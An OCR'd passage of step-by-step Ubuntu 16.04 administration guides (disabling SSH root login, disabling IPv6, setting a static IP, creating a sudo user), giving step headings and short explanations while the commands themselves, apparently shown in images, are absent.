
Disable root login for enhanced security

Change the ‘PermitRootLogin prohibit-password’ statement to ‘no’

Exit and Save

1.4 Restart ssh service

1.5 Verify ssh service



How To Disable IPV6 Ubuntu 16.04

Step 1: Disable IPV6

2.1 Check if ipv6 is enabled

0 –> Enabled
1 –> Disabled

Output shows a value of 0, 0 = enable

2.2 Edit the sysctl.conf


Add the lines below at the end of the file

Exit and Save

2.3 Update kernel parameters

2.4 Verify that ipv6 is disable

Output shows a value of 1, 1 = disable



How To Set Static IP Ubuntu 16.04

Step 1: Set static IP address

1.1 Edit config file

1.2 Comment out

NOTE: Network card name can change depending on your installation

1.3 Copy and add the lines below:

Exit and Save

1.4 Restart init.d

1.5 Reboot the server


Step 2: Verify Connectivity

2.1 Verify IP address

2.2 Check default route

2.3 Check internet connectivity

2.4 Check DNS



How To Create A Root Account Ubuntu 16.04

Step 1: Create a user

1.1 Run commands in root

1.2 Add user

1.3 Add user to sudo group

Step 2: Grant Root Privileges to the User

2.1 Edit /etc/sudoers

Find the following lines:

Add this line under “# User privilege specification”

Exit & Save

2.2 Reboot the server and log in with the new user

Step 3: Delete a user and home folder

3.1 Delete user and home folder